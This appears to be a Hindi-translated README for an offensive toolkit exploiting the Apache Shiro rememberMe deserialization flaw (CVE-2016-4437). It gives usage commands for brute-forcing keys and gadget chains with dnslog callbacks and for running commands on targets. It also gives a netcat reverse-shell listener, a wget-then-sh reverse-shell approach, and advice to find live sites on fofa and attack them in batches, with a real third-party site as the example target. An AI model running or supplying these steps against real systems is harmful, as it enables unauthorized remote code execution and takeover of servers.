
 bkfish/awesome_shiro
CVE-2016-4437-Shiro डिसीरियलाइज़ेशन ब्रूट फ़ोर्स मॉड्यूल और key, कमांड निष्पादन, रिवर्स शेल स्क्रिप्ट

CVE-2016-4437 Shiro<=1.2.4 डिसीरियलाइज़ेशन, ब्रूटफ़ोर्स मॉड्यूल और कुंजी, कोड निष्पादन, रिवर्स शेल के लिए उपकरण
क्योंकि shiro कुकी में rememberme फ़ील्ड को डिसीरियलाइज़ करता है, यदि shiro की एन्कोडिंग विधि ज्ञात है, तो दुर्भावनापूर्ण कमांड को उसकी एन्कोडिंग विधि का उपयोग करके एन्कोड किया जा सकता है और HTTP हेडर की कुकी में रखा जा सकता है। जब shiro प्रस्तुत कुकी के rememberme फ़ील्ड को डिसीरियलाइज़ करता है, तो डाला गया कमांड निष्पादित हो जाता है, जिसके परिणामस्वरूप कमांड निष्पादन होता है।
shiro डिफ़ॉल्ट रूप से CookieRememberMeManager का उपयोग करता है, और कुकी को संभालने की प्रक्रिया है:
rememberMe कुकी मान प्राप्त करें-->Base64 डिकोड-->AES डिक्रिप्ट-->डिसीरियलाइज़ करें
linux/win10 दोनों ही काम करते हैं
python2/python3 दोनों ही काम करते हैं
चूंकि मॉड्यूल के अंतर्गत ysoserial.jar है, इसलिए प्रोजेक्ट थोड़ा बड़ा है, कृपया सहन करें।
docker pull medicean/vulapps:s_shiro_1
docker run -d -p 80:8080 medicean/vulapps:s_shiro_1
http://dnslog.cn/ के साथ संयोजन की आवश्यकता है।
python3 shiro_crack.py http://www.baidu.com/login.do 1695jb.dnslog.cn

सफल होने पर रिकॉर्ड देखें - रिकॉर्ड का प्रारूप {{key}}.{{module}}.dnslogurl है।
U3ByaW5nQmxhZGUAAAAAAA.CommonsBeanutils1.x9zm4v.dnslog.cn
ज्ञात होता है कि सफल कुंजी U3ByaW5nQmxhZGUAAAAAAA== है, और मॉड्यूल CommonsBeanutils1 है।
क्योंकि कुंजी में ==/+ आदि प्रतीक शामिल हैं, यह प्रोजेक्ट उन्हें थोड़ा एस्केप करेगा। कृपया स्वयं परिशिष्ट 1 की कुंजियों से तुलना करें।
fofa पर एक ढूंढकर खेलें।


वास्तव में, ऑनलाइन कई उपकरण हैं जो मॉड्यूल और कुंजियों को ब्रूटफ़ोर्स करते हैं, लेकिन सफल ब्रूटफ़ोर्स के बाद, आमतौर पर केवल यह पता चलता है कि यह काम करता है, मॉड्यूल और कुंजी क्या है यह नहीं पता चलता, क्योंकि बिना आउटपुट वाले rce के लिए, चाहे वह काम करे या न करे, प्रतिक्रिया कोड 200 होता है। यह प्रोजेक्ट मॉड्यूल और कुंजी को ब्रूटफ़ोर्स करके और dnslog के साथ संयोजित करके अप्रत्यक्ष रूप से सफल कुंजी और मॉड्यूल प्राप्त करता है, सिद्धांत DNSlog के आंतरिक अर्थ पर आधारित है, अर्थात DNS रिज़ॉल्यूशन के दौरान लॉग छोड़ता है, और मल्टी-लेवल डोमेन नाम रिज़ॉल्यूशन लॉग को पढ़कर अनुरोध जानकारी प्राप्त करता है।
http://dnslog.cn/ के साथ संयोजन किया जा सकता है।
python3 shiro_crack.py http://www.baidu.com/login.do "ping rcetest.x9zm4v.dnslog.cn"
dnslog पर ping rcetest.x9zm4v.dnslog.cn देखें। अंतर करने के लिए, एक स्तर नीचे के डोमेन का उपयोग करने का सुझाव दिया जाता है।
popen = subprocess.Popen(['java', '-jar', '../module/ysoserial.jar', 'CommonsBeanutils1', command], stdout=subprocess.PIPE)
इसमें 'CommonsBeanutils1' को ब्रूटफ़ोर्स में सफल मॉड्यूल से बदलें।key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
इसे ब्रूटफ़ोर्स में सफल कुंजी से बदलें।
fofa पर एक ढूंढकर खेलें।

nc -lvnp 7777
python3 shiro_exp.py -u {{हमला किया जाने वाला लक्ष्य}} -lh {{रिवर्स शेल का आईपी}} -lp {{रिवर्स शेल का पोर्ट}}
सुरक्षा के लिए, स्थानीय रूप से ही प्रयोग करें। सिद्धांत यह है कि JRMPListener और पेलोड को एक साथ पैक कर दिया जाता है, वास्तव में, jrmplistener का उपयोग करना आवश्यक नहीं है।


एक छोटा सा विचार
चूंकि नेटवर्क तक पहुंच है, तो सीधे shiro_rec का उपयोग करके bash रिवर्स शेल क्यों नहीं आज़माया जाए?
कुछ बार प्रयास करने पर विफलता मिली, मुझे लगता है कि shiro में कुछ फ़िल्टर है, लेकिन मैंने पाया कि पहले wget के माध्यम से एक रिवर्स शेल sh स्क्रिप्ट डाउनलोड की जा सकती है, और फिर sh के साथ निष्पादित किया जा सकता है।
संदर्भ: jrmplistener के बिना रिवर्स शेल पर मेरा छोटा सा शोध
अनुरोध हेडर और प्रतिक्रिया हेडर के आधार पर एक सरल परीक्षण - shiro वाली वेबसाइटों को shiro.txt में डालें।
पहले fuzz-shiro से shiro वाली साइटों की सूची shiro.txt प्राप्त करने का सुझाव दिया जाता है, फिर बैच में आक्रमण करें।
dnsLog रिकॉर्ड होगा:
{{key}}.{{मॉड्यूल}}.{{url}}.dnsurl
व्यक्तिगत रूप से परीक्षण किया गया, यह काफी अच्छा काम करता है।
निम्नलिखित कमांड चलाएँ:
pip uninstall crypto pycryptodome
pip install pycryptodome
python इंस्टॉलेशन निर्देशिका के अंतर्गत \Lib\site-packages, crypto फ़ोल्डर का नाम बदलकर Crypto करें।






